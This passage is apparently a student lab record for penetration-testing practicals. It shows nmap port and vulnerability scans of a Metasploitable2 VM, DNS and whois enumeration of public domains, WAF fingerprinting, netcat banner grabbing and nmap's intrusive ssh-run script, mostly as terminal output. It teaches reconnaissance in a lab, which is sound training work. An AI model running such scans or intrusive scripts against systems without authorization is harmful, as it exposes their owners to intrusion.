             RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)  
  
msfadmin@metasploitable:~$
```

Step 3: Using Kali perform port scanning using nmap on the target machine by running the given command shown below.

```
(kali㉿kali)-[~]
$ sudo nmap -v -p 0-65535 -A 192.168.226.132 -oA metasploitable2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:10 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating ARP Ping Scan at 21:10
Scanning 192.168.226.132 [1 port]
Completed ARP Ping Scan at 21:10, 1.43s elapsed (1 total hosts)
Nmap scan report for 192.168.226.132 [host down]
NSE: Script Post-scanning.
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Initiating NSE at 21:10
Completed NSE at 21:10, 0.00s elapsed
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.96 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)
```

Step 4: You will be able to identify the operating system and the target machine's open port details.

Step 5: View the output file created which stores all the scan results in “metasploitable.nmap”.

Step 6: Using the cat command you can display the contents of the file.

```
(kali㉿kali)-[~]
└─$ nmap -A -T4 metasploitable.localdomain
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:18 EST
Failed to resolve "metasploitable.localdomain".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 15.21 seconds

(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads   mark.txt           metasploitable2.nmap  Music          osr-env      profiles.csv  sublist3r-venv  Videos
Documents  google.txt  metasploitable2.gnmap  metasploitable2.xml 'New Graph (1).mtgl' Pictures  Public      Templates

(kali㉿kali)-[~]
└─$ cat metasploitable2.nmap
# Nmap 7.95 scan initiated Tue Jan  6 21:15:18 2026 as: /usr/lib/nmap/nmap -v -p 0-21437 -A metasploitable2 192.168.226.255
Nmap scan report for 192.168.226.255 [host down]
Read data files from: /usr/share/nmap
# Nmap done at Tue Jan  6 21:15:19 2026 -- 1 IP address (0 hosts up) scanned in 1.64 seconds

(kali㉿kali)-[~]
└─$
```

Enumerating Hosts:

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
- Enumeration is used to gather the following:
 - Usernames, group names
 - Hostnames
 - Network shares and services
 - IP tables and routing tables
 - Service settings and audit configurations
 - Application and banners
 - SNMP and DNS details

Step 1: Find out the operating system of the target metasploitable2. (Running: Linux 2.6.X)


Step 2: Find out all the host services and their ports by using -sV

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:23 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.55 seconds


(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 21:26 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.57 seconds

(kali㉿kali)-[~]
└─$
```


Step 3: Using Legion, we can also perform enumeration and search for open service ports.



Step 4: Specify the IP Subnet and Bits as shown and click on submit.



Step 5: After submitting it will start scanning all the available hosts in that subnet and you will see the Windows XP and Metasploitable2 Operating systems also displayed in the scan



DNS Enumeration:

- The process which locates all DNS servers and records of an organization is DNS enumeration.
- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.

Step 1: To find out the host IP Address, IPv6 address and Mail Servers.

Step 2: To find out the host name servers and mail servers.

Step 3: To find the Name Servers by setting the type=ns using nslookup.

```
(kali㉿kali)-[~]
└─$ host packethub.com
packethub.com has address 35.208.202.142
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.

(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~]
└─$ nslookup
> set type:ns
*** Invalid option: type:ns
> set type=ns
> packethub.com
Server:      192.168.226.2
Address:     192.168.226.2#53

Non-authoritative answer:
packethub.com  nameserver = ns-cloud-e3.googledomains.com.
packethub.com  nameserver = ns-cloud-e1.googledomains.com.
packethub.com  nameserver = ns-cloud-e4.googledomains.com.
packethub.com  nameserver = ns-cloud-e2.googledomains.com.

Authoritative answers can be found from:
>
```

Step 4: The dig command can be used for advanced dns enumeration.

```
(kali㉿kali)-[~]
$ dig packethub.com

; <>> DiG 9.20.15-2-Debian <>> packethub.com
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 58111
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.      5       IN      A      35.208.202.142

;; Query time: 19 msec
;; SERVER: 192.168.226.2#53(192.168.226.2) (UDP)
;; WHEN: Tue Jan 06 21:39:39 EST 2026
;; MSG SIZE rcvd: 58
```

Step 5: Use dig command to get detailed info of mail servers of the target.

```
(kali㉿kali)-[~]
$ dig packethub.com mx

; <>> DiG 9.20.15-2-Debian <>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 18493
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;packethub.com.           IN      MX

;; ANSWER SECTION:
packethub.com.      5       IN      MX      0 packethub-com.mail.eo.outlook.com.

;; Query time: 20 msec
;; SERVER: 192.168.226.2#53(192.168.226.2) (UDP)
;; WHEN: Tue Jan 06 21:40:35 EST 2026
;; MSG SIZE rcvd: 88
```

Step 6: Enter the keywords “dig packtpub.com <record>” to get the details about the target host.

```
(kali㉿kali)-[~]
$ dig packethub.com a

; <>> DiG 9.20.15-2-Debian <>> packethub.com a
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 28456
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.      5       IN      A      35.208.202.142

;; Query time: 12 msec
;; SERVER: 192.168.226.2#53(192.168.226.2) (UDP)
;; WHEN: Tue Jan 06 21:41:28 EST 2026
;; MSG SIZE rcvd: 58
```

```
(kali㉿kali)-[~]
$ dig packethub.com ns

; <>> DiG 9.20.15-2-Debian <>> packethub.com ns
;; global options: +cmd
;; Got answer:
;; →HEADER←  opcode: QUERY, status: NOERROR, id: 51327
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;packethub.com.           IN      NS

;; ANSWER SECTION:
packethub.com.      5       IN      NS      ns-cloud-e1.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e4.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e2.googledomains.com.
packethub.com.      5       IN      NS      ns-cloud-e3.googledomains.com.

;; Query time: 19 msec
;; SERVER: 192.168.226.2#53(192.168.226.2) (UDP)
;; WHEN: Tue Jan 06 21:41:31 EST 2026
;; MSG SIZE rcvd: 160
```

Various functional keywords for the “dig” command:

Resource Record	Description
A	Specifies a computer's IP address.
ANY	Specifies all types of data.
CNAME	Specifies a canonical name for an alias.
GID	Specifies a group identifier of a group name.
HINFO	Specifies a computer's CPU and type of operating system.
MB	Specifies a mailbox domain name.
MG	Specifies a mail group member.
MINFO	Specifies mailbox or mail list information.
MR	Specifies the mail rename domain name.
MX	Specifies the mail exchanger.
NS	Specifies a DNS name server for the named zone.
PTR	Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
SOA	Specifies the start-of-authority for a DNS zone.
TXT	Specifies the text information.
UID	Specifies the user identifier.
UIINFO	Specifies the user information.
WKS	Describes a well-known service.

Using Whois to enumerate domain details:

```
L$ whois facebook.com
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2025-04-23T19:08:37Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2034-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-01-07T03:27:18Z <<
```

For more information on Whois status codes, please visit <https://icann.org/epp>

NOTICE: The expiration date displayed in this record is the date the registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not guarantee its accuracy. By submitting a Whois query, you agree to abide

```
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: domain@fb.com
Registry Tech ID:
Tech Name: Domain Admin
Tech Organization: Meta Platforms, Inc.
Tech Street: 1601 Willow Rd
Tech City: Menlo Park
Tech State/Province: CA
Tech Postal Code: 94025
Tech Country: US
Tech Phone: +1.6505434800
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: domain@fb.com
Name Server: a.ns.facebook.com
Name Server: b.ns.facebook.com
Name Server: c.ns.facebook.com
Name Server: d.ns.facebook.com
DNSSEC: Unsigned Delegation
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1.6503087004
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2026-01-07T03:27:32Z <<

For more information on Whois status codes, please visit https://www.icann.org/resources/pages/epp-status-codes-2014-06-16-en

Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.

Search results obtained from the RegistrarSafe, LLC WHOIS database are provided by RegistrarSafe, LLC for information purposes only, to assist users in obtaining information concerning a domain name registration record. The information contained therein is provided on an "as is" and "as available"
```

provided by RegistrarSafe, LLC for information purposes only, to assist users in obtaining information concerning a domain name registration record. The information contained therein is provided on an "as is" and "as available" basis and RegistrarSafe, LLC does not guarantee the accuracy or completeness of any information provided through the WHOIS database. By submitting a WHOIS query, you agree to the following: (1) that you will use any information provided through the WHOIS only for lawful purposes; (2) that you will comply with all ICANN rules and regulations governing use of the WHOIS; (3) that you will not use any information provided through the WHOIS to enable, or otherwise cause the transmission of mass unsolicited, commercial advertising or solicitations via e-mail (i.e., spam); or (4) that you will not use the WHOIS to enable or otherwise utilize high volume, automated, electronic processes that apply to or attach to RegistrarSafe, LLC or its systems. RegistrarSafe, LLC reserves the right to modify these terms at any time and to take any other appropriate actions, including but not limited to restricting any access that violates these terms and conditions. By submitting this query, you acknowledge and agree to abide by the foregoing terms, conditions and policies.

DNS Record Search:

A Search that is specific for SRV records. An except of result is shown for each case.

```
(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packethub.com
2026-01-06T21:44:44.643764-0500 INFO Starting enumeration for domain: www.packethub.com
2026-01-06T21:44:44.644163-0500 INFO std: Performing General Enumeration against: www.packethub.com...
2026-01-06T21:44:44.687771-0500 ERROR No answer for DNSSEC query for www.packethub.com
2026-01-06T21:44:44.720046-0500 INFO SOA ns-cloud-e1.googledomains.com 216.239.32.110
2026-01-06T21:44:44.720380-0500 INFO SOA ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
2026-01-06T21:44:44.805911-0500 INFO NS ns-cloud-e4.googledomains.com 216.239.38.110
2026-01-06T21:44:44.821280-0500 INFO NS ns-cloud-e4.googledomains.com 2001:4860:4802:38::6e
2026-01-06T21:44:44.822194-0500 INFO NS ns-cloud-e2.googledomains.com 216.239.34.110
2026-01-06T21:44:44.834093-0500 INFO NS ns-cloud-e2.googledomains.com 2001:4860:4802:34::6e
2026-01-06T21:44:44.834653-0500 INFO NS ns-cloud-e3.googledomains.com 216.239.36.110
2026-01-06T21:44:44.848747-0500 INFO NS ns-cloud-e3.googledomains.com 2001:4860:4802:36::6e
2026-01-06T21:44:44.849195-0500 INFO NS ns-cloud-e1.googledomains.com 216.239.32.110
2026-01-06T21:44:45.180598-0500 INFO NS ns-cloud-e1.googledomains.com 2001:4860:4802:32::6e
2026-01-06T21:44:45.793642-0500 INFO MX packethub-com.mail.eo.outlook.com 52.101.192.0
2026-01-06T21:44:45.794331-0500 INFO MX packethub-com.mail.eo.outlook.com 52.101.192.1
2026-01-06T21:44:45.794511-0500 INFO MX packethub-com.mail.eo.outlook.com 52.101.190.1
2026-01-06T21:44:45.794626-0500 INFO MX packethub-com.mail.eo.outlook.com 52.101.190.2
2026-01-06T21:44:45.794714-0500 INFO MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::
2026-01-06T21:44:45.794796-0500 INFO MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::2
2026-01-06T21:44:45.794875-0500 INFO MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c944::1
2026-01-06T21:44:45.794960-0500 INFO MX packethub-com.mail.eo.outlook.com 2a01:111:f403:c942::1
2026-01-06T21:44:45.883802-0500 INFO CNAME www.packethub.com packethub.com
2026-01-06T21:44:45.884143-0500 INFO A packethub.com 35.208.202.142
2026-01-06T21:44:45.923182-0500 INFO TXT www.packethub.com v=spf1 include:spf.protection.outlook.com -all
2026-01-06T21:44:45.947161-0500 INFO Enumerating SRV Records
2026-01-06T21:44:46.050710-0500 ERROR No SRV Records Found for www.packethub.com
2026-01-06T21:44:46.051071-0500 INFO Completed enumeration for domain: www.packethub.com

(kali㉿kali)-[~]
```

Another Tool that Hacker Utilized during active reconnaissance is waf00f; this tool is pre-installed in the latest version of Kali Linux. It is used to identify and fingerprint the WAF Products. It also provides a list of well-known WAFs.

```
(kali㉿kali)-[~]
$ wafw00f www.target.com

          Woof!
          )_
         / \
        (   )
       / \   |
      (   )_|
     / \   |
    (   )_|
   .   |_|
  / \   |
 (   )_|
|_||_|_|
|_|_|_|_|

~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.target.com
[+] Generic Detection results:
[*] The site https://www.target.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "406"
[~] Number of requests: 5

(kali㉿kali)-[~]
$
```

Using netcat to grab the banner of the Target

```
[└(kali㉿kali)-[~]
$ nc -vv 10.10.10.6 80
10.10.10.6: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.6] 80 (http) : Connection refused
sent 0, rcvd 0

[└(kali㉿kali)-[~]
$ ]
```

Practical No. 4

Aim - Practical on vulnerability scanning and assessment.

Theory -

Vulnerability scanning is the automated process of identifying and cataloging security weaknesses, such as unpatched software, misconfigurations, and outdated protocols, within a target environment. Unlike active exploitation, a vulnerability assessment focuses on providing a systematic inventory of risks and ranking them based on severity using frameworks like the Common Vulnerability Scoring System (CVSS). By utilizing tools such as Nmap (with NSE scripts) or OpenVAS (GVM), practitioners can perform both credentialed and non-credentialed scans to detect known vulnerabilities (CVEs) across the network. This phase is crucial for prioritizing remediation efforts and establishing a security baseline before moving into the manual exploitation phase of penetration testing. Ultimately, these assessments allow organizations to proactively identify "open doors" and mitigate potential threats before they can be leveraged by an adversary.

Vulnerability Scanning using Nmap:

Step 1: Navigate to nmap scripts folder and view all the scripts in that folder.

```
(kali㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts
└─(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | wc -l
610
```

```
(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls -la | more
total 5044
drwxr-xr-x 2 root root 36864 Dec  2 21:32 .
drwxr-xr-x 4 root root  4096 Dec  2 21:32 ..
-rw-r--r-- 1 root root  3901 May 15 2025 acarsd-info.nse
-rw-r--r-- 1 root root  8749 May 15 2025 address-info.nse
-rw-r--r-- 1 root root  3345 May 15 2025 afp-brute.nse
-rw-r--r-- 1 root root  6463 May 15 2025 afp-ls.nse
-rw-r--r-- 1 root root  7001 May 15 2025 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 May 15 2025 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 May 15 2025 afp-showmount.nse
-rw-r--r-- 1 root root  2262 May 15 2025 ajp-auth.nse
-rw-r--r-- 1 root root  2983 May 15 2025 ajp-brute.nse
-rw-r--r-- 1 root root  1329 May 15 2025 ajp-headers.nse
-rw-r--r-- 1 root root  2590 May 15 2025 ajp-methods.nse
-rw-r--r-- 1 root root  3051 May 15 2025 ajp-request.nse
-rw-r--r-- 1 root root  6719 May 15 2025 allseeingeye-info.nse
-rw-r--r-- 1 root root  1678 May 15 2025 amqp-info.nse
-rw-r--r-- 1 root root 15024 May 15 2025 ash-query.nse
-rw-r--r-- 1 root root  2054 May 15 2025 auth-owners.nse
-rw-r--r-- 1 root root   870 May 15 2025 auth-spoof.nse
-rw-r--r-- 1 root root  9050 May 15 2025 backorifice-brute.nse
-rw-r--r-- 1 root root 10193 May 15 2025 backorifice-info.nse
-rw-r--r-- 1 root root 53137 May 15 2025 bacnet-info.nse
-rw-r--r-- 1 root root  6136 May 15 2025 banner.nse
-rw-r--r-- 1 root root  2012 May 15 2025 bitcoin-getaddr.nse
-rw-r--r-- 1 root root  1812 May 15 2025 bitcoin-info.nse
-rw-r--r-- 1 root root  4437 May 15 2025 bitcoinrpc-info.nse
-rw-r--r-- 1 root root  4079 May 15 2025 bittorrent-discovery.nse
-rw-r--r-- 1 root root 1344 May 15 2025 bjnp-discover.nse
-rw-r--r-- 1 root root  4428 May 15 2025 broadcast-ataoe-discover.nse
-rw-r--r-- 1 root root  2964 May 15 2025 broadcast-avahi-dos.nse
-rw-r--r-- 1 root root  4786 May 15 2025 broadcast-bjnp-discover.nse
-rw-r--r-- 1 root root  2438 May 15 2025 broadcast-db2-discover.nse
-rw-r--r-- 1 root root  3217 May 15 2025 broadcast-dhcp6-discover.nse
-rw-r--r-- 1 root root 10151 May 15 2025 broadcast-dhcp-discover.nse
-rw-r--r-- 1 root root  1499 May 15 2025 broadcast-dns-service-discovery.nse
-rw-r--r-- 1 root root  3866 May 15 2025 broadcast-dropbox-listener.nse
-rw-r--r-- 1 root root 12202 May 15 2025 broadcast-eigrp-discovery.nse
-rw-r--r-- 1 root root  3472 May 15 2025 broadcast-hid-discoveryd.nse
-rw-r--r-- 1 root root 14655 May 15 2025 broadcast-igmp-discovery.nse
-rw-r--r-- 1 root root  3184 May 15 2025 broadcast-jenkins-discover.nse
```

Step 2: Update scripts: Before Nmap can be used to perform a vulnerability scan, penetration testers must update the Nmap script database to see whether there are any new scripts added to the database, so that they do not miss the vulnerability identification.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:49 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.49 seconds
```

Step 3: Run Nmap to check vulnerability services running on metasploitable2.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ sudo nmap -sC 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:06 EST
Nmap scan report for 192.168.226.132
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 192.168.226.131
|   Logged in as ftp
|   TYPE: ASCII
| contact: support@metasploitable.com
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
```

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2026-01-06T23:06:37-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h15m02s, deviation: 2h30m00s, median: 1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 71.45 seconds

(kali㉿kali)-[~/usr/share/nmap/scripts]
```

Step 4: Let us find available scripts to find vulnerability for ssh.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:52 EST

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
  Reports the number of algorithms (for encryption, compression, etc.) that
  the target SSH2 server offers. If verbosity is set, the offered algorithms
  are each listed by type.

  If the "client to server" and "server to client" algorithm lists are identical
  (order specifies preference) then the list is shown only once under a combined
  type.

(kali㉿kali)-[~/usr/share/nmap/scripts]
```

Step 5: Get more info on ssh-run script.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script-help ssh-run
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 22:53 EST
ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
Runs remote command on ssh server and returns command output.

(kali㉿kali)-[/usr/share/nmap/scripts]
```

Step 6: Let's run the ssh-run script on our target (metasploitable2 IP Address).

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap --script=ssh-run 192.168.226.132
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-06 23:12 EST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.226.132
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:63:20:48 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds

(kali㉿kali)-[/usr/share/nmap/scripts]
```

Step 7: Get available scripts for http.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls | grep http
http-adobe-coldfusion-apsla1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
